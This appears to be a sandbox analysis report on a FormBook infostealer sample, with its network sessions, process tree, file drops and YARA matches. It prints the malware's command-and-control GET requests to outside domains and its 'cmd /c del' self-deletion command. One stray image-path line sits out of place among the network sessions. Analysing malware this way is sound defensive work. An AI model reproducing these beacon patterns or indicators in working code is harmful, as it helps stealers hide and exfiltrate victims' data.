May 12, 2021 07:36:31.764292955 CEST	1604	OUT	GET /or4i/?KdTL=a2JxONfH&iN6=/YqV2YobZFGxQDMEPRH3FzX3sp56PIzy9ik5N6g8OdLGQC9Q4dIJ/Xm93vftNToRdJfn HTTP/1.1 Host: www.0o-a-8v4l76.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:32.071120977 CEST	3396	IN	HTTP/1.1 302 Found Date: Wed, 12 May 2021 05:36:31 GMT Server: Apache/2.2.13 (Unix) Location: http://www.0o-a-8v4l76.net/notfound?KdTL=a2JxONfH&iN6=/YqV2YobZFGxQDMEPRH3FzX3sp56Plzy9ik5N6g8OdLGQC9Q4dlJ/Xm93vftNToRdJfn Content-Length: 310 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 30 6f 2d 61 2d 38 76 34 6c 37 36 2e 6e 65 74 2f 6e 6f 74 66 6f 75 6e 64 3f 4b 64 54 4c 3d 61 32 4a 78 4f 4e 66 48 26 61 6d 70 3b 69 4e 36 3d 2f 59 71 56 32 59 6f 62 5a 46 47 78 51 44 4d 45 50 52 48 33 46 7a 58 33 73 70 35 36 50 49 7a 79 39 69 6b 35 4e 36 67 38 4f 64 4c 47 51 43 39 51 34 64 49 4a 2f 58 6d 39 33 76 66 74 4e 54 6f 52 64 4a 66 6e 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49734	104.21.46.55	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:37.560159922 CEST	6033	OUT	GET /or4i/?iN6=vk1T1/Otk3yMmnVlXkpxnnLL8r3GDGLc1I2gV0bP1VjWwuz1bkf/wMDaHcJA224PqQY0&KdTL=a2JxONfH HTTP/1.1 Host: www.downtoearthwork.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:36:37.612606049 CEST	6034	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 05:36:37 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Wed, 12 May 2021 06:36:37 GMT Location: https://www.downtoearthwork.com/or4i/?iN6=vk1T1/Otk3yMmnVlXkpxnnLL8r3GDGLc1I2gV0bP1VjWwuz1bkf/wMDaHcJA224PqQY0&KdTL=a2JxONfH cf-request-id: 0a00acccd800004ab5f298a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=9b5R7pfybtDNbbE6APLcEI0zQ%2B0r1%2BiHouUEjdrQNb%2FAv87mbz5sBIgFXrhjRVtjB5a8Mu9%2FZRi%2FJ8yhFczUihSJ4lmHqXk%2FI2DhJrSLLXjUzNP6slncdQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Server: cloudflare CF-RAY: 64e14a5afc2c4ab5-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49736	87.98.148.38	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:47.928524017 CEST	6068	OUT	GET /or4i/?iN6=3f8HQQz9URnG4Uu+PIIk9qulCbedODjEyUaPCq0CAbkTamHv8kfsRb46QNyKsrnaM2YM&KdTL=a2JxONfH HTTP/1.1 Host: www.topcasino-111.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:36:47.980216980 CEST	6069	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.19.4 Date: Wed, 12 May 2021 05:36:47 GMT Content-Type: text/html Content-Length: 169 Connection: close Location: https://topcasino-111.org/or4i/?iN6=3f8HQQz9URnG4Uu+PIIk9qulCbedODjEyUaPCq0CAbkTamHv8kfsRb46QNyKsrnaM2YM&KdTL=a2JxONfH Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 39 2e 34 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.19.4 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49737	154.84.101.247	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:53.337873936 CEST	6070	OUT	GET /or4i/?KdTL=a2JxONfH&iN6=JH4nS7VeW/UW/jbaFlzhauiIX/+RMeGdEmcv+8JYSHoft+e37yOEU8VwtY3nHc6WUP+N HTTP/1.1 Host: www.shebagholdings.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:36:54.001211882 CEST	6070	IN	HTTP/1.1 404 Not Found Transfer-Encoding: chunked Server: IIS Microsoft-HTTPAPI/2.0 X-Powered-By: IIS Date: Wed, 12 May 2021 05:36:53 GMT Connection: close Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49738	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:36:58.988852024 CEST	6071	OUT	GET /or4i/?iN6=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1QijbP8ODf8&KdTL=a2JxONfH HTTP/1.1 Host: www.booweats.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:36:59.068284035 CEST	6072	IN	HTTP/1.1 302 Found date: Wed, 12 May 2021 05:36:59 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_0IkIReecyedsKP0Z3ZUlN8WfOeeXlS8fzoYUbPSm0tTmZySD2nnP3pCqleh4W5JzjK4yuWca9nv5u9W/WSUVrA== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Wed, 12 May 2021 05:36:59 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=booweats.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-5cc4cbb56f-gdph7 server: NginX connection: close


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49741	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 07:37:04.217828035 CEST	6090	OUT	GET /or4i/?KdTL=a2JxONfH&iN6=aXFVbdpXZKuOxG6QcVTci15xYCj/Qxdw9P9YBGKWWpBj56F6fv1TkawGdiCQA9RepvWh HTTP/1.1 Host: www.xn--espacesacr-k7a.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 07:37:04.354921103 CEST	6091	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 05:37:04 GMT Content-Type: text/html Content-Length: 275 ETag: "609953af-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: INV74321.exe PID: 5520 Parent PID: 5652

General

Start time:	07:35:08
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\INV74321.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\INV74321.exe'
Imagebase:	0x400000
File size:	579490 bytes
MD5 hash:	877BB5661FE79BB7F48CFB3EA54537A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nso60E4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\k40o4d06bo6	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\k0bmhafw06	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsi6113.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsi6113.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40572D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsi6113.tmp\q7pl.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nso60E4.tmp	success or wait	1	4035BF	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsi6113.tmp	success or wait	1	4058EE	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\k40o4d06bo6	unknown	6661	19 79 ab b5 a8 e0 1d 2d e9 b6 87 95 cd 88 a2 cc 0d 7b 82 09 72 ca b3 2d 3e 27 8a c0 99 27 96 d6 05 db 49 06 c4 6b b7 6a e8 f6 ae 10 69 93 f5 f2 cd ad 6a e5 91 ea ca 36 38 5b 72 7d 70 fa 5b 85 74 45 5b 4d 52 14 e3 2d 83 7a 65 d3 ed 63 d0 06 b5 d9 5d 5c 97 11 13 49 1e 90 97 2d 0f 16 19 77 d5 37 e4 0a 11 c9 81 80 63 ed f3 e5 4a 2c eb fd ab a2 bd fb 01 6b 18 9e 9d e9 35 34 2f 09 0a 11 06 b8 af 6d 27 2e 21 0f 92 0f 3c 32 49 09 c9 c8 0b 55 53 fd 62 44 73 ed d3 0a 15 23 e2 33 20 56 c5 99 4d 4c 47 a1 a3 59 ae 20 27 ed bf a6 a9 07 3c 27 14 5a 61 29 d1 d0 f3 3d d7 55 da 5c 7b 3d fb f2 ed 30 a8 cd 97 8a 2e fa e5 e4 6e 3a fe 53 49 f4 4a 9b e0 cb f8 3e fd 3d e0 99 e8 f5 3f c2 90 65 65 6d 72 74 43 b3 c2 78 92 df ad 28 d6 c7 74 e7 d4 1a e1 d9 7c 7e e4 79 1b ee 24 89 48	.y.....-.....{..r..->'...' ....I..k.j....i.....j....68[r}p. [.tE[MR..-.ze..c....]\...I...- ...w.7.....c...J,.....k.. ..54/.....m'.!...<2I....US.bD s....#.3 V..MLG..Y. '.....<'.Z a)...=.U.\{=...0.....n:.SI. J....>.=....?..eemrtC..x...(.. t.....|~.y..$.H	success or wait	1	405D51	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\k0bmhafw06</td><td>unknown</td><td>32768</td><td>73 b0 bf 9e 8b 17 a2
cb b7 cb db 9a c2 6f
d6 15 d7 51 26 d0 d4
98 c3 2f e8 55 c9 a9
e4 7a 85 08 79 88 4d
bb b1 1c c5 c9 be 19
a5 42 fb f5 fe f5 b9 1e
3d c9 eb fc d6 84 53
88 c0 0a ce 62 42 07
88 e0 53 36 d3 b2 9f
aa 59 07 52 88 c3 de
45 ba 42 ed 5e a1 2d
69 78 d1 d1 ae ac 1a
37 2d be 2d 9e 6c 52
78 bd fe 0b 1c 94 cb
30 33 59 a9 82 69 c6
b5 26 be 51 50 98 46
71 ed e2 2a bb a8 f3
1a 21 58 e0 0a 32 97
4e 13 49 15 3a ff 61 4d
f9 d1 8f 39 60 24 f4 e8
75 61 48 6c f3 5c 6b
d7 19 c2 61 aa 6d 38
c5 2e 58 ce c4 62 14
1f 9a 46 51 e2 ca 7c fd
69 18 23 59 2d 4d db
e2 db ac b0 67 73 85
74 2e d0 e0 d7 4e be
9b e4 50 95 8f 94 6e 0f
f5 66 47 83 2e 25 bb
ee ab 19 95 32 9e a6
d7 c3 f3 c5 ab 95 ea
76 55 8a 0b 18 be f3
8c 53 b3 f1 f2 88 15 95
39 6c 8e dc 12 e1 85
e9 94 e5 67</td><td>s...........o...Q&..../.U...z
..y.M........B......=.....S...
.bB...S6....Y.R...E.B.^.-ix...
..7-.-.lRx......03Y..i..&.QP.F
q..*....!X..2.N.I.:.aM...9`$..
uaHl.\k...a.m8..X..b...FQ..|.i
.#Y-M.....gs.t....N...P...n..f
G..%.....2.........vU......S..
....9l........g</td><td>success or wait</td><td>6</td><td>405D51</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\nsi6113.tmp\q7pl.dll</td><td>unknown</td><td>4096</td><td>4d 5a 90 00 03 00 00
00 04 00 00 00 ff ff 00
00 b8 00 00 00 00 00
00 00 40 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 c8 00 00 00
0e 1f ba 0e 00 b4 09
cd 21 b8 01 4c cd 21
54 68 69 73 20 70 72
6f 67 72 61 6d 20 63
61 6e 6e 6f 74 20 62
65 20 72 75 6e 20 69
6e 20 44 4f 53 20 6d 6f
64 65 2e 0d 0d 0a 24
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 50 45 00 00 4c
01 03 00 af 7d 98 60
00 00 00 00 00 00 00
00 e0 00 03 21 0b 01
0e 1c 00 04 00 00 00
08 00 00 00 00 00 00
00 00 00 00 00 10 00
00 00 20 00 00 00 00
00</td><td>MZ......................@.....
....
............!..L.!This program
cannot be run in DOS
mode....
$.............................
....
....................PE..L....}
.`...........!.........................
.....</td><td>success or wait</td><td>1</td><td>405D51</td><td>WriteFile</td></tr>
</table>

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\INV74321.exe	unknown	512	success or wait	801	405D22	ReadFile
C:\Users\user\Desktop\INV74321.exe	unknown	4	success or wait	2	405D22	ReadFile
C:\Users\user\Desktop\INV74321.exe	unknown	4	success or wait	11	405D22	ReadFile
C:\Users\user\AppData\Local\Temp\k40o4d06bo6	unknown	6661	success or wait	1	1000120F	ReadFile
C:\Users\user\AppData\Local\Temp\k0bmhafw06	unknown	164352	success or wait	1	23F152D	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	23F0849	ReadFile

Analysis Process: INV74321.exe PID: 4604 Parent PID: 5520

General

Start time:	07:35:09
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\INV74321.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\INV74321.exe'
Imagebase:	0x400000
File size:	579490 bytes
MD5 hash:	877BB5661FE79BB7F48CFB3EA54537A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.257156250.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.257156250.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.257156250.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.257388268.00000000009D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.257388268.00000000009D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.257388268.00000000009D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.257352957.00000000009A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.257352957.00000000009A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.257352957.00000000009A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.215550153.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.215550153.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.215550153.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 4604

General

Start time:	07:35:15
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 6292 Parent PID: 3388

General

Start time:	07:35:29
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xd90000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.473119363.00000000035D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.473119363.00000000035D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.473119363.00000000035D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.472051728.00000000030B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.472051728.00000000030B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.472051728.00000000030B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.473219825.0000000003600000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.473219825.0000000003600000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.473219825.0000000003600000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30C82B7	NtReadFile

Analysis Process: cmd.exe PID: 6480 Parent PID: 6292

General

Start time:	07:35:34
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\INV74321.exe'
Imagebase:	0x1f0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6488 Parent PID: 6480

General

Start time:	07:35:34
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis